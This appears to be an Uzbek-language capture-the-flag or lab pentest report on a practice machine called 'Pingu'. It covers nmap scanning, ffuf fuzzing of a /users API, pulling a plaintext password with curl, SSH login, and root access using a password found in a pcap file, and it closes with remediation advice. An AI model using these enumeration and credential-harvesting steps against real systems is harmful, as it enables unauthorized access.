

Pentest Hisoboti

Pentest Hisoboti — “Pingu” Machine

Sana: 2026-yil 14-iyul **Target IP:** 172.17.0.2 **Maqsad:** Root huquqiga ega bo'lish (privilege escalation)


1. Recon — Nmap skanerlash

Birinchi navbatda target ustida to'liq port skanerlash o'tkazildi:

```
nmap 172.17.0.2 -p- --min-rate 5000
```

Natijada 2 ta ochiq port topildi:

- **22/tcp** — ssh
- **5000/tcp** — upnp (aslida web/API xizmati)



```
kali@kali:~$ nmap 172.17.0.2 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-14 02:21 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp   open  upnp
MAC Address: 66:99:E9:A9:9C:26 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.80 seconds

kali@kali:~$
```


Nmap natijasi

2. 5000-portni tekshirish

Brauzerda `http://172.17.0.2:5000` manzili ochilganda, server quyidagi xabarni qaytardi:

```
"No endpoint selected. Please use /add to add a user or /users to query users."
```


Bu shuni ko'rsatadiki, serverda `/add` va `/users` degan endpointlar mavjud.



Root endpoint javobi

/users endpointiga to'g'ridan-to'g'ri kirilganda esa, parametr talab qilinishi aniqlandi:

| error: "Invalid parameter"



Users endpoint - parametr xatosi

3. Fuzzing — to'g'ri parametrni topish

/users endpointi qanday parametr kutayotganini bilish uchun **ffuf** yordamida fuzzing qilindi:

```
ffuf -w ./wordlist.txt -u http://172.17.0.2:5000/users?username=FUZZ  
-mc all -fs 32
```

Natijada username=pingu so'rovi boshqacha (kattaroq) javob qaytarganligi aniqlandi — demak pingu degan foydalanuvchi mavjud.

Ffuf natijasi

4. Foydalanuvchi ma'lumotlarini olish

Topilgan pingu foydalanuvchisi bo'yicha /users endpointidan so'rov yuborildi:

```
curl http://172.17.0.2:5000/users?username=pingu
```

Server javobida ikkita yozuv qaytdi, ulardan biri parolni ham o'z ichiga olgan edi:

```
[1, "pingu", "your_password"]  
[2, "pingu", "pinguinasio"]
```

Ya'ni pingu foydalanuvchisining paroli — **pinguinasio**.


Curl orqali foydalanuvchi ma'lumotlari

5. SSH orqali tizimga kirish

Topilgan login/parol (pingu / pinguinasio) yordamida SSH orqali targetga ulanildi:

```
ssh pingu@172.17.0.2
```

Ulanish muvaffaqiyatli bo'lib, pingu@02c441c732e7 shellga kirish imkoni paydo bo'ldi.



```
(kali@kali) ~$ ssh pingu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:UQP3sZ2M9Bu7KTQ1H04SYadbMon/LNV+DBfYj4vF3vk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to 'store now, decrypt later' attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pingu@172.17.0.2's password:
Linux 02c441c732e7 7.0.12-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pingu@02c441c732e7:~$
```

SSH login muvaffaqiyatli


6. Privilege Escalation — Root huquqini olish

Home papkada network.pcap fayli topildi. Uni cat qilib ko'rilganda, ichida rlogin protokoli orqali yuborilgan login urinishi ko'rindi:

```
RLOGIN root
PASS balulero
Access Denied
```

Ya'ni pcap faylida root uchun ishlatilgan parol ochiq matnda saqlanib qolgan edi. Bu parol yordamida su root buyrug'i ishga tushirildi va tizimga root sifatida kirish muvaffaqiyatli amalga oshdi:

```
su root
Password:
id      -> uid=0(root) gid=0(root) groups=0(root)
whoami  -> root
```



```
pingu@02c441c732e7:~$ cat network.pcap
0:00000000VF((E(@000P.000gG((E(@000P[000g0G((E(@000P.000g3H33E3@000P aRLOGIN root
00g
166E6@000P 00PASS balulero
00g0166E6@000P 00Access Denied
pingu@02c441c732e7:~$ su root
Password:
root@02c441c732e7:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@02c441c732e7:/home# whoami
root
root@02c441c732e7:/home#
```

Pcap fayl va root huquqi

Xulosa

#	Bosqich	Natija
1	Nmap skanerlash	22 (ssh), 5000 (web/API) portlari ochiq
2	Web API tekshiruvi	/users va /add endpointlari topildi
3	Fuzzing (ffuf)	username=pingu parametri orqali user topildi
4	API orqali parol olish	pingu:pinguinasio
5	SSH access	pingu foydalanuvchisi bilan shell olindi
6	Privilege escalation	network.pcap ichidagi rlogin parolidan foydalanib root bo'lindi

Asosiy zaifliklar: - Web API orqali foydalanuvchi parollarini ochiq holda qaytarish (IDOR / sensitive data exposure). - Tarmoq trafigi (network.pcap) ichida parollarning ochiq (plaintext) saqlanishi — rlogin kabi shifrlanmagan protokoldan foydalanish katta xavf tug'diradi.

Tavsiyalar: - /users endpointi orqali parollarni hech qachon qaytarmaslik kerak. - Rlogin kabi eskirgan va shifrlanmagan protokollardan butunlay voz kechish, o'rniga SSH kabi shifrlangan protokollardan foydalanish. - Parollarni tizimda va tarmoq trafigida hech qachon ochiq (plaintext) ko'rinishda saqlamaslik.